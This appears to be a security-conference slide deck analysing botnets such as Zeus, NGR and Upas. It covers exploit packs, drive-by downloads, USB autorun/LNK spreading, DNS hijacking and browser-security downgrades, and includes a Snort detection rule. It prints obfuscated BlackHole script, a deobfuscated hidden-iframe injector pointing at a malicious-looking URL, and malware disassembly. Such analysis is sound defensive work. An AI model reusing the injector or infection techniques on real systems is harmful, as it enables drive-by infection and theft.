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
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Rise of Third Generation Botnets (TGB)

Zeus | SpyEye | Andromeda | Smoke | NGR | Upas |



TGB Infections started with Zeus !

NORTH AMERICA



ZBOT

Zbot "AKA Zeus" is a Trojan horse that steals banking information by man-in-the-browser keystroke logging and form grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes. First identified in July 2007 when it was used to steal information from the United States Department of Transportation, it became more widespread in March 2009. In June 2009, security company Prevx discovered that Zeus had compromised over 74,000 FTP accounts on websites of such companies as the Bank of America, NASA, Monster.com, ABC, Oracle, Play.com, Cisco, Amazon, and BusinessWeek.

Timeframe: June 16 - 29, 2012

Unique IPs Observed: 565,010

Number of "hits": 83,677,684

Number of Unique Geolocations: 27,745

Bot Spreading Mechanisms

Widely Deployed



Browser Exploit Packs

■ Browser Exploit Packs (BEPs)

— Overview

- Automated frameworks containing browser exploits
- Implements the concept of Drive-by-Download attacks
- Exploits are bundled as unique modules
- Mostly written in PHP + MySQL
 - PHP code is obfuscated with Ion Cube encoder
- Successfully captures the statistics of infected machine
- Widely used BEPs are – BlackHole / Nuclear / Phoenix etc.

— How is the exploit served?

- Fingerprinting browser's environment
 - User-Agent string parameters
 - Plugin detection module – Java / PDF / Flash
 - Custom JavaScripts for extracting information from the infected machine



Browser Exploit Packs

- Obfuscated JavaScripts used in BlackHole Infections
 - Hiding the infected domain

```
<script>s=""&try{q=document.createElement("p");
q.appendChild("123"+n);}

catch(qw){h=-016/7;try{a=prototype;}catch(zxc)
{e=window["e"+"va"+"1"];n="18.27.420.510.64.120.400.555.198.351.436.
505.220.348.184.515.202.348.276.540.202.327.404.550.232.345.264.605.168.
78.294.444.500.242.117.164.455.96.279.164.615.26.27.36.45.210.306.456.485.
218.303.456.200.82.177.52.45.18.375.128.505.216.345.404.160.246.39.36.45.
18.300.444.495.234.327.404.550.232.138.476.570.210.348.404.200.68.180.420.
510.228.291.436.505.64.345.456.495.122.117.416.580.232.336.232.235.94.156.
216.280.98.165.216.245.104.168.204.245.104.165.212.260.98.159.216.230.230.
303.456.590.202.312.464.580.224.138.396.555.218.141.404.510.196.312.468.560
.198.363.472.505.100.297.392.605.236.357.388.235.100.153.392.275.112.297
---- Redacted ----
. ".split(".");if(window.document)
for(i=6-2-1-2-1;-795+i=2-2;i++)
{k=i;s=s+String.fromCharCode(n[k]/(i%(h*h)+2));
}e(s);}</script>
```

Obfuscated Script

Deobfuscated Script

```
if (document.getElementsByTagName('body')[0]){
iframer();
}

function iframer(){
var f = document.createElement('iframe');
f.setAttribute('src','http://468176148314754156.servehttp.com/efbhupcyve2cbyvwa/
23b78canyipva74/eswcw148hr.php?ewgew174efw17h6re 1h47rew68gdfs186r5h=18e3594f0e2f1d35');
f.style.visibility='hidden';
f.style.position='absolute';
f.style.left='0';f.style.top='0';
f.setAttribute('width','10');f.setAttribute('height','10');
document.getElementsByTagName('body')[0].appendChild(f);
}
```



Browser Exploit Packs

- Plugin Detection Code
 - Scripts code taken from real world case studies

```
try{l=b(c.GetVariable("$version"));catch(k){if(!l&&a){l=a}}
j.installed=l?1:-1;j.version=g.formatNum(l);return true}},
adobereader:{mime:"application/pdf",navPluginObj:null,progID:
["AcroPDF.PDF","PDF.PdfCtrl"],
classID:"clsid:CA8A9780-280D-11CF-A24D-444553540000",INSTALLED:{},
pluginHasMimeType:function(d,c,f){var b=this,e=b.$,a;for(a in d)
if(d[a]&&d[a].type&&d[a].type==c){return 1}}if(e.getMimeEnabledPlugin(c,f))
{return 1}}return 0}
---Redacted ---
```

PDF ActiveX Detection

```
<script>if (!('\v'=='v')) {var nunu=11;var dnkza8=this['eval'];
var chert=dnkza8(document.getElementsByTagName('*')[nunu].value);
this['+''+'+'e'+v+'al'+''+''](chert);for (erepdwi = bocwgz8;
erepdwi > 0; erepdwi--) {for (iwcwco7 = bocwgz8-erepdwi;
iwcwco7 <= hzzzj3.length; iwcwco7=iwcwco7+bocwgz8)
{cuxox=cuxox+hzzzj3.charAt(iwcwco7)};
var boavcvg=cuxox+"~::~PluginDetect.getVersion('AdobeReader').split('.');
var~sv=parseInt(inp[0]+inp[1]+inp[2]);if~(sv<800){addp('esgtgnktilct2.pdf');
} catch(e) {}
DETECTPDF();
function~motherfucker(){motherfucker()}";
var waiwai=apdthvb7('+''+'+'boavcvg+'');
eval('/*hui*/+waiwai+/*hui*/');</script>
```

PDF Plugin Detection




Demonstration



Drive-by-Download Attacks

■ Drive-by-Download

- Victim's browser is forced to visit infected website
- IFrame redirects browser to the BEP
- Exploit is served by fingerprinting the browser environment
- Browser is exploited successfully using JavaScript Heap Spraying
- BEP silently downloads the malware onto the victim machine



BarakaCashSystem



Go for a swim in your backyard...
You could live on your island...
Drive away etc...

**HOW TO TURN
\$12 INTO \$4,000 IN 7 DAYS ONLINE!**
NO SELLING. NO ADVERTISING. NO REFERRING. NO OWNING A WEBSITE.



Drive-by-Download Frameworks

- Drive-by-Download Frameworks
 - Java Drive-by Generator

The screenshot shows the 'Java Drive-by Generator' application window. The title bar includes the application logo and the text 'Welcome Administrator'. The main interface is divided into several sections:

- Choose Method:** Radio buttons for 'HTML Based Drive-By' and 'JAR Based Drive-By' (selected). A button for 'Other Options' is below.
- Template Options:** A checkbox for 'Clone Website (Soon!)' and a text input field containing 'http://'. A 'Select Template:' field with a '+' button is also present.
- Drop Options:** 'Drop Name:' field with 'gtmj2pk.exe' and a '+' button. 'Drop Location:' dropdown menu with '%TEMP%' selected.
- General Options:** 'Program URL:' field with 'http://'. A checked checkbox for 'Admin Control Panel:' and a text input field with 'http://www.site.com/index.php'.
- Advanced Options:** A checkbox for 'HTML Encryption: (BETA)' and radio buttons for 'Level 1', 'Level 2', 'Level 3', and 'Level 4'.
- Redirect Options:** A checkbox for 'Activate Redirect', 'Run Redirect:' field with 'http://', and 'Cancel Redirect:' field with 'http://'.

At the bottom, there are buttons for 'Generate Now!', 'About', and 'Exit'. The footer shows 'v2.5.1' and '© Ababneh1 Dev-Point.Com | 2011'.

The screenshot shows the 'Custom Publisher' configuration window. The title bar includes the application logo and a close button. The main interface contains:

- Custom Publisher:** A series of text input fields for 'Publisher Name', 'Organization Name', 'Organization Unit', 'City', 'State', 'Country', each with a '+' button to the right.
- Project Name:** A text input field for 'Project Name: (NO SPACES)' with a '+' button to the right.

At the bottom, there is an 'OK' button.



Demonstration



Spreaders

- USB Spreading (Upas Bot - Case Study)
 - Inside USB Spreader
 - Widely used technique in bot design for infecting USB devices
 - Win 32 Implementation
 - Bot calls **RegisterDeviceNotificationW** function
 - » It can also be implemented as a windows service

```
push    ebp
mov     ebp, esp
sub     esp, 20h
and     [ebp+NotificationFilter], 0
push    edi
push    7
pop     ecx
xor     eax, eax
lea    edi, [ebp+var_1C]
rep stosd
lea    eax, [ebp+pclsid]
push    eax ; pclsid
push    offset sz ; "{a5dcbf10-6530-11d2-901f-00c04fb951ed}"
call    ds:CLSIDFromString
push    0 ; Flags
lea    eax, [ebp+NotificationFilter]
push    eax ; NotificationFilter
push    [ebp+hRecipient] ; hRecipient
mov     [ebp+var_1C], 5
mov     [ebp+NotificationFilter], 20h
call    ds:RegisterDeviceNotificationW
```

GUID for Raw USB Device



Spreaders

- USB Spreading (Upas Bot - Case Study)
 - Plug and Play (PnP) Devices have unique set of different GUIDs
 - Device interface GUID
 - » Required for `dbcc_classguid` → `DEV_BROADCAST_DEVICEINTERFACE`
 - Device class GUID
 - » Defines wide range of devices
 - Defines *WindowProc* as follows
 - » `WM_DEVICECHANGE` notification message in `DEV_BROADCAST_HDR`
 - » `dbch_devicetype` → `DBT_DEVTYP_DEVICEINTERFACE`
 - Wait for the USB device and triggers device-change event as follows:
 - wParam in WindowProc
 - » `DBT_DEVICEARRIVAL` | `DBT_DEVICEREMOVALCOMPLETE`
 - Fetches drive letter of the USB devices as follows
 - » `dbcv_unitmask` in `_DEV_BROADCAST_VOLUME` | Logical drive information
 - Continued



Spreaders

- USB Spreading (Upas Bot - Case Study)
 - On successful detecting the USB, bot execute function as follows;
 - **CopyFileW** to copy malicious executable in the USB drive
 - **CreateFileW** to create autorun.inf file in the USB root directory
 - **SetFileAttributesW** to apply required files attribute

```
push [ebp+arg_4]
lea  eax, [ebp+FileName]
push [ebp+arg_0]
push offset aWsWs_a_exe ; "%ws%ws_a.exe"
push ebx
push eax
call sub_40291B
add  esp, 14h
xor  ebx, ebx
push ebx ; bFailIfExists
lea  eax, [ebp+FileName]
push eax ; lpNewFileName
push edi ; lpExistingFileName
call esi ; CopyFileW
push 6 ; dwFileAttributes
lea  eax, [ebp+FileName]
push eax ; lpFileName
call ds:SetFileAttributesW
```

```
push offset aWsautorun_inf ; "%wsautorun.inf"
lea  eax, [ebp+var_980]
push esi
push eax
call sub_40291B
push [ebp+arg_4]
lea  eax, [ebp+Buffer]
push offset aAutorunOpenWs_ ; "[autorun]\r\nopen=%ws_a.exe\r\n"
push 104h
push eax
call sub_4028EC
add  esp, 20h
push ebx ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 2 ; dwCreationDisposition
push ebx ; lpSecurityAttributes
push ebx ; dwShareMode
push 0C0000000h ; dwDesiredAccess
lea  eax, [ebp+var_980]
push eax ; lpFileName
call ds>CreateFileW
```

Autorun.inf infection



Spreaders

- USB Spreading (Upas Bot - Case Study)
 - Infecting USB devices using Malicious .LNK file infection

.LNK infection

```
push offset aWsWs ; "%WS%WS"
push esi
push eax
call sub_40291B
lea eax, [ebp+FindFileData.cFileName]
push eax
push [ebp+arg_0]
lea eax, [ebp+var_B8C]
push offset aWsWs_lnk ; "%WS%WS.lnk"
push esi
push eax
call sub_40291B
push [ebp+arg_4]
lea eax, [ebp+var_774]
push eax
lea eax, [ebp+var_B8C]
push eax
call sub_404948
add esp, 34h
lea eax, [ebp+var_774]
push eax ; lpFileName
call ds:GetFileAttributesW
```

```
loc_4048A6:
push [ebp+arg_0]
lea eax, [ebp+var_980]
push offset aWs_1 ; "%WS*"
push esi
push eax
call sub_40291B
add esp, 10h
lea eax, [ebp+FindFileData]
push eax ; lpFindFileData
lea eax, [ebp+var_980]
push eax ; lpFileName
call ds:FindFirstFileW

push [ebp+arg_8]
mov esi, [ebp+arg_4]
push esi
push offset aCStartWsStartW ; "/C start \"\|\" \"%ws\\|\" && start \"\|\" \"%ws_1.e\".
lea eax, [ebp+var_214]
push 209h
push eax
call sub_40291B
add esp, 14h
push 1000h ; uFlags
push ebx ; cbFileInfo
lea eax, [ebp+psfi]
push eax ; psfi
push edi ; dwFileAttributes
push esi ; pszPath
call ds:SHGetFileInfoW
```

```
lea eax, [ebp+FindFileData.cFileName]
push offset a_lnk ; ".lnk"
push eax ; wchar_t *
call wcsstr
pop ecx
pop ecx
test eax, eax
jnz loc_404D27
```



Spreaders

- USB Spreading (Upas Bot - Case Study)

Upas — Upas bot in action

Map	FTP	Spreadings	Botkill	Passwords
Bots	Search ...			
Statistics	Type		Details	
Tools				
Logs	USB		Infected Drive E:\\	
Tasks	USB		Infected Drive H:\\	

```
push edi
push offset aC ; "%c:\\\\"
lea eax, [ebp+var_C]
push 9
push eax
call sub_40291B
lea eax, [ebp+var_C]
push offset ValueName
push eax
call sub_404A97
push edi
push offset aDataUsbInfecte ; "data=USB<|>Infected Drive %c:\\\\<|>\\r\\n"
lea eax, [ebp+var_130]
push 103h
push eax
call sub_4028EC
push offset a1_0_0_0 ; "1.0.0.0"
push offset a?actSpreadingV ; "?act=spreading&ver=%s"
lea eax, [ebp+var_2C]
push 1Dh
```

Infected Drive E:\\
Infected Drive H:\\
Infected Drive F:\\
Infected Drive H:\\
Infected Drive J:\\
Infected Drive H:\\
Infected Drive F:\\
Infected Drive G:\\
Infected Drive F:\\
Infected Drive F:\\
Infected Drive H:\\
Infected Drive F:\\
Infected Drive J:\\
Infected Drive F:\\



Spreaders

- Upas Bot Network Behavior Detection
 - Writing signature specific to USB infection

```
alert tcp [$HOME_NET] any -> [$EXTERNAL_NET] [$HTTP_PORTS]
(
  msg:"Win32.UPas - Runtime Detection";
  flow:to_server,established;
  content:"POST ";
  depth:5;
  uricontent:"?act=spreading&ver=";
  nocase;
  content:"|0D 0A 0D 0A|data=USB|3C 7C 3E|Infected Drive";
  nocase;
  classtype:Worm; reference:SNS;
  sid:110034567;
  rev:1;
)
```



POST Exploitation

Subverting System Integrity



Understanding Ruskill

- What is Ruskill ?
 - A termed coined in Russia
 - It refers to the group of warriors who demonstrate their skill in the battle
 - Typically used by Diablo game players to demonstrate their strength and power
 - How does Ruskill relate to bots?
 - Ruskill module is used to demonstrate the capability of bots
 - Removing traces of malware in the system after successful reboot



Understanding Ruskill

■ Inside Ruskill Module

- Found in NGR (Dorkbot)
- Remote file downloading and execution
 - Ruskill allows the bot to fetch any executable from third-party resource and execute it in the compromised system
- Restoring System
 - Ruskill monitors all the changes performed by the malicious executable in the system
 - Ruskill restores the registry, files and network settings to the same state (before the execution of malicious binary) after reboot
 - Deletes the malicious executable after successful execution in the system



Understanding Ruskill

■ Inside Ruskill Module

```
loc_40DB41:
mov     edx, off_415784
push   esi           ; arglist
push   offset aRuskillDetecte ; "[Ruskill]: Detected File: \"%s\"
push   edx           ; int
push   offset dword_44AD98 ; int
call   sub_40BA00
add    esp, 10h
jmp    loc_40DC82
```

Ruskill Detecting File, DNS
and Registry modifications

```
mov     eax, off_415784
push   esi           ; arglist
push   offset aRuskillDetec_0 ; "[Ruskill]: Detected DNS: \"%s\"
push   eax           ; int
push   offset dword_44AD98 ; int
call   sub_40BA00
add    esp, 10h
jmp    loc_40DC82
```

```
mov     ecx, off_415784
push   esi           ; arglist
push   offset aRuskillDetec_1 ; "[Ruskill]: Detected Reg: \"%s\"
push   ecx           ; int
push   offset dword_44AD98 ; int
call   sub_40BA00
add    esp, 10h
jmp    loc_40DC82
```



Demonstration



Critical Problem - DNS Changer

DNSChanger cutoff is more whimper than bang. Score one for the good guys.

Cutting off Internet access to computers infected with the nasty DNSChanger trojan did not bring about doomsday after all. Why, beyond the obvious, that's good news in the cybersecurity world.

DNSChanger apocalypse:

DNSChanger Doomsday

The FBI is pulling the plug on rogue DNS servers on Monday, meaning those who haven't cleaned up their computers could be stranded without Internet. Which begs the question, should they even be allowed Internet access?

Don't forget: DNSChanger malware could kill your internet on Monday

Internet blackout looms for 300K DNSChanger-infected computers

Facebook warns users of the end of the Internet via DNSChanger

FBI Limits DNSChanger Malware Damage; No 'Internet Doomsday'

DNSChanger Shutdown, Despite Laggards, Is a Good Thing

The FBI shut down servers that allowed more than 4 million virus-infected computers to access Internet

DNSChanger operation shuts down, leaving some without access to web



DNS Changer in Action

- DNS Changer
 - Exploiting the DNS resolution functionality of the infected machine
 - What it works for?
 - Blocking security providers websites (Implementing blacklists)
 - Blocking microsoft.com updates website to restrict the downloading of updates
 - Restricting the opening of anti-virus vendors websites
 - Redirecting the browser to the malicious domain
 - Forcing the infected machine to download updates from malicious domain
 - Triggering chain infection for downloading another set of malware onto the infected system



DNS Changer in Action

■ DNS Changer

— How this works?

- Replacing the DNS server entries in the infected machine with IP addresses of the malicious DNS server
- Adding rogue entries in the hosts configuration file
- Executing DNS amplification attack by subverting the integrity of LAN devices such as routers and gateways
 - It results in DNS hijacking at a large scale in the network
- Hooking DNS libraries
 - The preferred method is Inline hooking in which detour and trampoline functions are created to play with DNS specific DLLs.



DNS Changer in Action

- DNS Changer
 - Inside DNS hooking
 - Hooking DNS API
 - Hooking DNSQuery (*) function calls in *dnsapi.lib/dnsapi.dll*
 - Implemented by creating a blacklist
 - Bot hijacks the DNS resolution flow by filtering all the incoming DNS requests
 - Hooking DNS Cache Resolver Service
 - Cache resolver service is used for DNS caching
 - Bot hooks *sendto* function in *ws2_32.dll* to verify the origin of DNS query to validate if *sendto* function is called by *dnssrslvr.dll*



DNS Changer in Action

- DNS Changer
 - Implementation in NGR bot

```
loc_40E703:
mov     ecx, [ebp+var_4]
mov     edx, off_415770
push   ecx
push   eax                ; arglist
push   offset aDnsBlockedDDom ; "[DNS]: Blocked %d domain(s) - Redirecte"..
push   edx                ; int
push   offset dword_44AD98 ; int
call   sub_40BA00
add    esp, 14h

mov     eax, [esi+edi*4+4]
mov     ecx, [esi+edi*4+8]
push   eax                ; char
push   offset aS_0        ; "%s"
push   offset aBdns       ; "bdns"
push   ecx                ; lpString
call   sub_407500
call   sub_40A970
mov     edx, [esi+edi*4+8]
mov     eax, [esi+edi*4+4]
mov     ecx, [ebp+lpString2]
push   edx
mov     edx, [ebp+arg_0]
push   eax                ; arglist
push   offset aDnsRedirecting ; "[DNS]: Redirecting \"%s\" to \"%s\"""
push   ecx                ; int
push   edx                ; int
call   sub_40BA00
add    esp, 24h
pop    edi

sub_40A970 proc near
push   offset aDnsFlushresolv ; "DnsFlushResolverCache"
push   offset aDnsapi_dll ; "dnsapi.dll"
call   sub_403920
push   eax
call   sub_403750
test   eax, eax
jnz    short loc_40A98A
```

DNS Blocking

DNS Redirection




Demonstration



Certificate Deletion

■ Certificate Deletion

- Removing all instances of private certificates from the infected machine




ICE IX bot - certificate deletion module



Cryptovirology in Action

- Cryptovirology
 - Exploiting the Built-in Windows Crypto APIs
 - Cryptovirology allows malware authors to build robust malware
 - How Cryptovirology is used in designing bots?
 - Generating random filenames for bots
 - Creating registry entries with random keys
 - Highly used for generating random DNS server entries
 - All DNS entries maps to the same IP address
 - Of course, encrypted communication between infected machine and C&C server
 - Verifying the integrity of malicious files downloaded in the system
 - Scrutinizing the bots



Cryptovirology in Action

- Cryptovirology
 - An instance from ICE IX bot – Windows Crypto API misuse

```
push    ebx
push    0F0000040h    ; dwFlags
push    1             ; dwProvType
xor     ebx, ebx
push    ebx          ; pszProvider
push    ebx          ; pszContainer
lea    eax, [ebp+hProv]
push    eax          ; phProv
mov     [ebp+var_1], bl
call   ds:CryptAcquireContextW

lea    eax, [ebp+hHash]
push   eax          ; phHash
push   ebx          ; dwFlags
push   ebx          ; hKey
push   8003h        ; Algid
push   [ebp+hProv] ; hProv
call   ds:CryptCreateHash ; Initiate the hashing of a stream of data

push   ebx          ; dwFlags
push   [ebp+dwDataLen] ; dwDataLen
mov    [ebp+pdwDataLen], 10h
push   [ebp+pbData] ; pbData
push   [ebp+hHash]  ; hHash
call   ds:CryptHashData ; Compute the cryptographic hash on a stream of data

cmp    [ebp+pdwDataLen], 10h
jnz    short loc_4083B6

loc_4083B6:
push   [ebp+hHash]
call   ds:CryptDestroyHash

mov    [ebp+var_1], al
```



Exploiting Browsers

Data Exfiltration Over HTTP



Downgrading Browser Security

■ Removing Protections

- Nullifying browser client side security to perform stealthy operations

- Internet Explorer

- Tampering zone values in the registry

- *\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones*

- Firefox

- Manipulating entries in user.js file

- *user_pref("security.warn_submit_insecure",false);*

- » **Browser does not raise an alert box when information is sent over HTTP while submitting forms.**

- *user_pref("security.warn_viewing_mixed",false);*

- » **Remove the warning of supporting mixed content over SSL.**

